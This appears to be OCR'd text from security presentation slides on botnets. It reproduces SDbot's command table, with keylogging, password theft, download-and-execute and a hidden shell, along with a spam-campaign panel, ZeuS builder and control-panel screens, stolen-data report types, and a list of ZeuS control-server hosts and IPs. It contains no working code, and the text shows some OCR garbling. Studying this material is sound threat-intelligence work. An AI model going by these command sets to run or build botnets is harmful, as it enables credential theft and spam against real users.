


Command	Description
delete <filename>	Delete a specified file
execute <filename>	Execute a specified file
rename <origfilename> <newfile>	Rename a specified file
makedir <dirname>	Create a specified directory
startkeylogger	Starts the on-line keylogger
stopkeylogger	Stops the keylogger
sendkeys <keys>	Simulates key presses
keyboardlights	Flashes remote keyboard lights 50x
passwords	Lists the RAS passwords in Windows 9x systems
listprocesses	Return a list of all running processes
killprocess <processname>	Kills the specified process
threads	Returns a list of all running threads
killthread < number >	Kills a specified thread
disconnect <number>	Disconnect the bot for number seconds
reboot	Reboot the system
cd-rom <0/1>	Open/close cd-rom. cd-rom 1 = open, cd-rom 0 = close
opencmd	Starts cmd.exe (hidden)
cmd <command>	Sends a command to cmd.exe
	on bot
	of the bot code

SDbot



Command	Description
download <url> <dest> <action>	Downloaded specified file and execute if action is 1
killthread <thread#>	Kill specified thread
update <url> <id>	If bot ID is different than current, download "sdbot executable" and update
sysinfo	List host system information (CPU/RAM/OS and uptime)
execute <visibility> <file> parameters	Run a specified program (visibility is 0/1)
cdkey/getcdkey	Return keys of popular games e.g., Halflife, Soldier of Fortune etc.



Current Task's

Task Name	Description	Priority	Perfomed	Speed	State	Type	Delivered Letters	Recipient not found	Total addreses count	Running Time	Operation
CASH[redacted]	[redacted]	1	51.0%	1210 let/min	Finished	Direct Sending	97469	58625	306203	0	Info
reklte	http://[redacted]/index.htm	2	0.0%	-	Queued	Direct Sending			306204	0	Delete Info
audit	[redacted]/index.htm	2	0.0%	-	Queued	Direct Sending			306204	0	Delete Info
fin[redacted]fi	http://[redacted]/index.htm	2	15.8%	3215 let/min	Runing	Direct Sending	24596	23635	306204	00:14:35	Stop Info
[redacted]cobuv	[redacted]/index.htm	2	50.8%	1235 let/min	Finished	Direct Sending	97556	58095	306203	0	Info
belc[redacted]a	http://[redacted]/index.html	1	48.9%	1302 let/min	Finished	Direct Sending	85033	64800	306204	0	Info
pra[redacted]	http://[redacted]/index.htm	2	49.0%	1251 let/min	Finished	Direct Sending	84083	66076	306204	0	Info
p[redacted]tik	http://[redacted]/index.htm	2	51.5%	1293 let/min	Finished	Direct Sending	99932	57852	306203	0	Info
astra	[redacted]/index.htm	2	51.3%	1275 let/min	Finished	Direct Sending	91073	65864	306204	0	Info
[redacted]	http://[redacted]-	2	49.1%	1231 let/min	Finished	Direct Sending	93662	56620	306203	0	Info

Main System Stats

Number Of Bots: 1672


Number Of RS: 1

Number of Working RS: 1

RESET

Builder Battling

- **Zeus – Worlds most popular malware DIY malware construction kit**
- **Helps clear your system before making the malware**



ZeuS Builder
Information
Builder
Information
Current version information

Version: 1.2.4.2


Build time: 14:15:23 10.04.2009 GMT
amer

Spyware status on this system

Version: 1.2.4.2
Botnet: plag
Loader: C:\WINDOWS\system32\sdra64.exe
Config: C:\WINDOWS\system32\lowsec\local.ds
Log: C:\WINDOWS\system32\lowsec\user.ds

Remove spyware from this system

Zeus & Distribution



Summary statistics

Information:
Current user:
GMT date: 15.05.2009
GMT time: 05:44:26

Statistics:
→ Summary
OS

Botnet:
Bots
Scripts

Reports:
Search in database
Search in files

System:
Information
Options
User
Users

Logout

Information	
Total reports in database:	29 060
Time of first activity:	13.05.2009 09:56:43
Total bots:	9
Total active bots in 24 hours:	77.78% - 7
Minimal version of bot:	1.2.4.2
Maximal version of bot:	1.2.4.2

Botnet: [All] >>
Actions: Reset Installs

Installs (9)	
DE	2
	2
	1
	1
	1
	1
	1

Online (3)	
ES	2
CA	1


Filter
Search from date (dd.mm): 15.05 to date:
Bots:
IP-addresses:
Search string:
Type of report: --
□ Case sensiti
□ Exclude retri
□ Show only re
□ Show as tex

--
Protected Storage
Cookies of IE
File
HTTP or HTTPS request
HTTP request
HTTPS request
FTP login
POP3 login
All grabbed data
Grabbed data [UI]
Grabbed data [HTTP(S)]
data [WinSocket]
data [Other]

host		Level	status	files online	A record	SBL	country	AS number
truemtst	15	4	online	1	125.87.2.198	Not listed	🇨🇳	4134
artemaliciacapoeira.be	2009-06-23 17:40:30	2	online	1	195.47.247.168	Not listed	🇩🇰	16245
makefred.cn	2009-06-23 17:33:12	4	online	0	219.152.120.116	Not listed	🇨🇳	4134
91.207.61.210	2009-06-23 16:52:25	4	online	1	91.207.61.210	Not listed	🇺🇦	48031
www.qeda.it	2009-06-23 16:50:00	2	online	1	217.64.195.220	Not listed	🇮🇹	12637
labormi.com	2009-06-23 14:41:13	4	online	2	91.206.201.6	Not listed	🇺🇦	47781
pencer.net	2009-06-23 14:35:18	2	online	1	209.67.188.9	Not listed	🇺🇸	14415
artmarket.or.kr	2009-06-23 12:47:44	2	online	1	210.118.170.51	Not listed	🇰🇷	4670
79.98.25.99	2009-06-23 07:06:22	2	online	3	79.98.25.99	Not listed	🇱🇹	47205
file.dontexist.org	2009-06-23 07:03:59	2	online	2	89.218.236.67	Not listed	🇰🇿	9198
acmecorp.net.cn	2009-06-23 06:55:00	4	online	3	202.71.102.108	Not listed	🇲🇾	17971

ZEUS DIY Kit

- **RRP:** $400 (street price ~$50)
- Botnet **CnC** package with Web management frontend.
- **Very popular** – many plug-ins developed to extend functionality



Bots | Emails | Templates | Tasks | Sniffer | Admin

Sniffer

Ð"Ð°Ð½Ð½Ñ‹Ðµ,
ÑÐ¾Ð±Ñ€Ð°Ð½Ð½Ñ‹Ðµ
ÑÐ½Ð¸Ñ„Ñ„ÐµÑ€Ð¾Ð¼.

Sniffer

Bot:
Type: any ftp **smtp** pop3 http auth debug

Matched 44556 of 122556 Page: **1** 2 3 ... 891 892 Show: 100 200 per page

Time	Bot	Type	So	Host
15:32:08	26786 x	smtp	19	
15:29:23	25061 x	smtp	19	
15:27:57	691 x	smtp	10	
			10	
			10	
15:25:35	691 x	smtp	10	
15:21:36	691 x	smtp	10	
			10	
			10	
			10	
			10	
			10	
15:19:35	691 x	smtp	10	
			10	
			10	
			10	
			10	
			10	
			10	
15:18:30	6924 x	smtp	19	
15:17:45	691 x	smtp	10	
			10	
			10	
			10	
			10	
			10	
			10	
			10	
			10	
			10	
			10	
15:16:21	18251 x	smtp	19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	
			19	

Bots | Emails | Templates | Tasks | Sniffer | Admin

Activated bots
Free bots
Stats
Settings
Debug logs
Update logs

Свободные боты. Take over для помещения их в список ботов, которым выдаются задания.

Free bots

